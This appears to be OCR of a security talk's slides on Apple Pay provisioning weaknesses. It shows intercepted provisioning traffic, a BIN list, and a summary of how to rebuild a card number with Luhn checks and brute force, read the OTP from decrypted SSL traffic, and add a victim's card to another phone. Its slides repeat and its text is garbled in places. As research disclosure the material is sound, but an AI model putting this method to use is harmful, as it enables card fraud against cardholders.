Content-Length: 192
X-Apple-I-MD: AAAABQAAABA
X-Apple-I-Client-Time: 2016-12-16T14:43:29Z
User-Agent: Wallet/1.0 CFNetwork/758.2.8 Darwin/15.0.0
Connection: keep-alive
X-Apple-Device-Region: US
Cookie: X-SESS=ffffffff1285fa0f45

{
 "extensiveLatitude" : "+55.79",
 "extensiveLongitude" : "+37.71",
 "termsID" : "3bbae480-3006-4574-8e4f-28c230a12936",
 "cardSecurityCode" : [redacted],
 "deviceName" : "          's iPhone"
}
```

Notes

```
90e02fc68","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/
3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
```

Notes

```
pod1-smp-device-asset.apple.com:443/broker/v1/
3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
```

Overview | Request | Response | Summary | Chart | Notes

```
1 <xmlui>
2   <clientInfo termsAndConditions="true" sendByEmailLabel="Send by Email (Save a Copy
ndByEmailDialogOK="Send" sendByEmailDialogCancel="Cancel"
3         agreeDialogTitle="Terms and Conditions" agreeDialogText="I agree to the Terms
4   <page>
[redacted] d Conditions"/>
```

AMERICA BIN List

659908 659872

="Content-Type" content="text/html; charset=utf-8">

That's why JB is actually not a good idea

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
x-conversation-id: 7b637df5762f4
X-Pod: pr-pod1
X-Pod-Region: paymentpass.com.apple
Content-Type: application/json
Content-Length: 172
Date: Fri, 16 Dec 2016 14:41:55 GMT
Set-Cookie: X-SESS=ffffffff1285fa0f45525d5f4

[{"sanitizedPrimaryAccountNumber":"      ","expiration":"06/17
```


That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes


1 {"cardType":"3","identifier":"1eb19e9377814878a33ca6c90e02fc6[redacted]","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/assets/en-US_2d1cc37412124fb39abc7eb52eff04e1_v6",
u/apple-pay/banks/ru/en-ru.html","termsID":"3bbae480-3006-4[redacted]a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNumber":"4297","applicationIdentifier":"A00000000410100100
,"sanitizedPrimaryAccountPrefix":""}

Overview | Request | Response | Summary | Chart | Notes

```
1  <xmlui>
2    <clientInfo termsAndConditions="true" sendByEmailLabel="Send by Email (Save a Copy
ndByEmailDialogOK="Send" sendByEmailDialogCancel="Cancel"
3            agreeDialogTitle="Terms and Conditions" agreeDialogText="I agree to the Terms
4    <page>
5      [redacted] Terms and Conditions"/>
6      <tableView>
7        <section>
8          <htmlLabelRow>
9            <![CDATA[
10 <HTML><HEAD><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```




That's why JB is actually not a good idea



- Jailbreak + SSLKillSwitch
- Proxy interception

That's why JB is actually not a good idea




Overview | Request | Response | Summary | Chart | Notes

```
POST /broker/v2/devices/043B265BB83080015078120606934157 8B5A2735BB7CEFC9/provisioningRequirements HTTP/1.1
Host: pr-pod1-smp-device.apple.com:443
X-Apple-I-MD-RINFO: 17106176
```


```
{
    "requirementsStatus": 1,
    "productIdentifier": "1-argon-DEFAULT_MASTERCARD",
    "learnMoreURL": "https://www.apple.com/apple-pay/banks/us/en_US.html",
    "requiredFields": ["cardholderName", "primaryAccountNumber", "cardExpiration", "cardSecurityCode"],
    "requiredFieldOptions": {
        "cardSecurityCode": {
            "fieldType": "text",
            "minLength": 3,
            "maxLength": 3,
            "localizedPlaceholder": "3-digit CVV"
        },
        "primaryAccountNumber": {
            "fieldType": "text",
            "minLength": 16,
            "maxLength": 16
        }
    }
}
```


That's why JB is actually not a good idea



Overview | Request | Response | Summary | Chart | Notes


```
POST /broker/v2/devices/043B265BB83080015078120606934157 8B5A2735BB7CEFC9/provisioningRequirements HTTP/1.1
Host: pr-pod1-smp-device.apple.com:443
X-Apple-I-MD-RINFO: 17106176
```


```
{
    "requirementsStatus": 1,
    "productIdentifier": "1-argon-DEFAULT_MASTERCARD",
    "learnMoreURL": "https://www.apple.c[redacted]
    "requiredFields": ["cardholderName", "primaryAccountNumber","cardSecurityCode"],
    "requiredFieldOptions": {
        "cardSecurityCode": {
            "fieldType": "text",
            "minLength": 3,
            "maxLength": 3,
            "localizedPlaceholder": "3-digit CVV"
        },
        "primaryAccountNumber": {
            "fieldType": "text",
            "minLength": 16,
            "maxLength": 16
        }
    }
}
```

That's why JB is actually not a good idea


```
{
    "requirementsStatus": 1,
    "productIdentifier": "1-argon-DEFAULT_MASTERCARD",
    "learnMoreURL": "https://www.apple.com/apple-pay/banks/us/en-us.html",
    "requiredFields": ["cardholderName", "pAccountNumber", "cExpiration", "cardSecurityCode"],
    "requiredFieldOptions": {
        "cExpiration": {
            "fieldType": "text",
            "minLength": 3,
            "maxLength": 3,
            "localizedPlaceholder": "cardExpiration"
        },
        "pAccountNumber": {
            "fieldType": "text",
            "minLength": 16,
            "maxLength": 16,
            "localizedPlaceholder": "primaryAccountNumber"
        }
    }
}
```






That's why JB is actually not a good idea


```
{
    "requirementsStatus": 1,
    "productIdentifier": "1-argon-DEFAULT_MASTERCARD",
    "learnMoreURL": "https://www.apple.com/apple-pay/banks/us/en-us.html",
    "requiredFields": ["cardholderName", "pAccountNumber", "cExpiration", "cardSecurityCode"],
    "requiredFieldOptions": {
        "cExpiration": {
            "fieldType": "text",
            "minLength": 3,
            "maxLength": 3,
            "localizedPlaceholder": "cardExpiration"
        },
        "pAccountNumber": {
            "fieldType": "text",
            "minLength": 16,
            "maxLength": 16,
            "localizedPlaceholder": "primaryAccountNumber"
        }
```



```
({
    "extensiveLatitude": "+55.79",
    "extensiveLongitude": "+37.71",
    "termsID": "3bbae480-3006-4574-8e4f-28c230a12936",
    "cardSecurityCode": "5*2",
    "test": “11\/21",
    "test2": “********0347",
    "deviceName": “my iPhone"
})
```



That's why JB is actually not a good idea

That's why JB is actually not a good idea

- L – Luhn (https://en.wikipedia.org/wiki/Luhn_algorithm)
- BB – Bruteforce (99*(2 BIN))


2FA/OTP

- Apple ID in SMS
- Card should not be added twice
- Application layer encryption

2FA/OTP

- Apple ID in SMS NO
- Card should not be added twice NO
- Application layer encryption NO

```
POST /broker/v2/devices/043B265BB8
Host: pr-pod1-smp-device.apple.com
X-Apple-Client-Info: <iPhone7,2> <iP
X-Apple-I-MD-RINFO: 17106176
Accept: */*
Authorization: AppleToken 001421-10
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/json
X-Apple-I-MD-M: kEviGrGiLxGhuSf8h
Content-Length: 33
X-Apple-I-MD: AAAABQAAABAfMgf8
X-Apple-I-Client-Time: 2016-12-16T14
User-Agent: Wallet/1.0 CFNetwork/75
Connection: keep-alive
X-Apple-Device-Region: US
Cookie: X-SESS=ffffffff1285fa0f45525d

{
  "activationCode" : "939639"
}
```



Resume

- CVV + XXXX XX-- ---- XXXX in SSL traffic (need SSLKillSwitch)
- Need 6 digits (2 BF/3 stolen/1 calculated || 16 stolen)
- Expiry date: stolen || obtained from responses (iTunes)
- 2FA OTP in SSL traffic
- No Touch ID for wiping
- Could be added in 2 phones (SMS could be the same, depends on a bank)

Resume

- CVV + XXXX XX-- ---- XXXX in SSL traffic (need SSLKillSwitch)
- Need 6 digits (2 BF/3 stolen/1 calculated || 16 stolen)
- Expiry date: stolen || obtained from responses (iTunes)
- 2FA OTP in SSL traffic
- No Touch ID for wiping
- Could be added in 2 phones (SMS could be the same, depends on a bank)


=>Add the customer’s card to another Apple device if phone was jailbroken

Apple Pay in web JS / App

- Started from iOS 10
- No need for JB

to intercept website/app part


https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Online-Banking-Vulnerabilities-2016-eng.pdf



https://developer.apple.com/apple-pay/get-started/

Apple Pay in web JS / App

```
const paymentRequest = {
    countryCode: 'US',
    currencyCode: 'USD',
    shippingMethods: [
        {
            label: 'Free Shipping',
            amount: '0.00',
            identifier: 'free',
            detail: 'Delivers in five business days',
        },
        {
            label: 'Express Shipping',
            amount: '5.00',
            identifier: 'express',
            detail: 'Delivers in two business days',
        },
    ],

    lineItems: [
        {
            label: 'Shipping',
            amount: '10.00',
        }
    ],

    total: {
        label: 'Apple Pay
        Example
        amount: '1.00',
    },

    supportedNetworks:[ 'amex', 'discover', 'masterCard', 'visa'],
    merchantCapabilities: [ 'supports3DS' ],

    requiredShippingContactFields: [ 'email','postalAddress', 'email', 'email' ],
};

const session = new ApplePaySession(1, paymentRequest);
```



Apple Pay in web JS / App

```
const paymentRequest = {
    countryCode: 'US',
    currencyCode: 'USD',
    shippingMethods: [
        {
            label: 'Free Shipping',
            amount: '0.00',
            identifier: 'free',
            detail: 'Delivers in five business days',
        },
        {
            label: 'Express Shipping',
            amount: '5.00',
            identifier: 'express',
            detail: 'Delivers in two business days',
        },
    ],

    lineItems: [
        {
            label: 'Shipping',
            amount: '10.00',
        }
    ],

    total: {
        label: 'Apple Pay
        Example
        amount: '1.00',
    },

    supportedNetworks:[ 'amex', 'discover', 'masterCard', 'visa'],
    merchantCapabilities: [ 'supports3DS' ],

    requiredShippingContactFields: [ 'email','postalAddress', 'email', 'email' ],
};

const session = new ApplePaySession(1, paymentRequest);
```

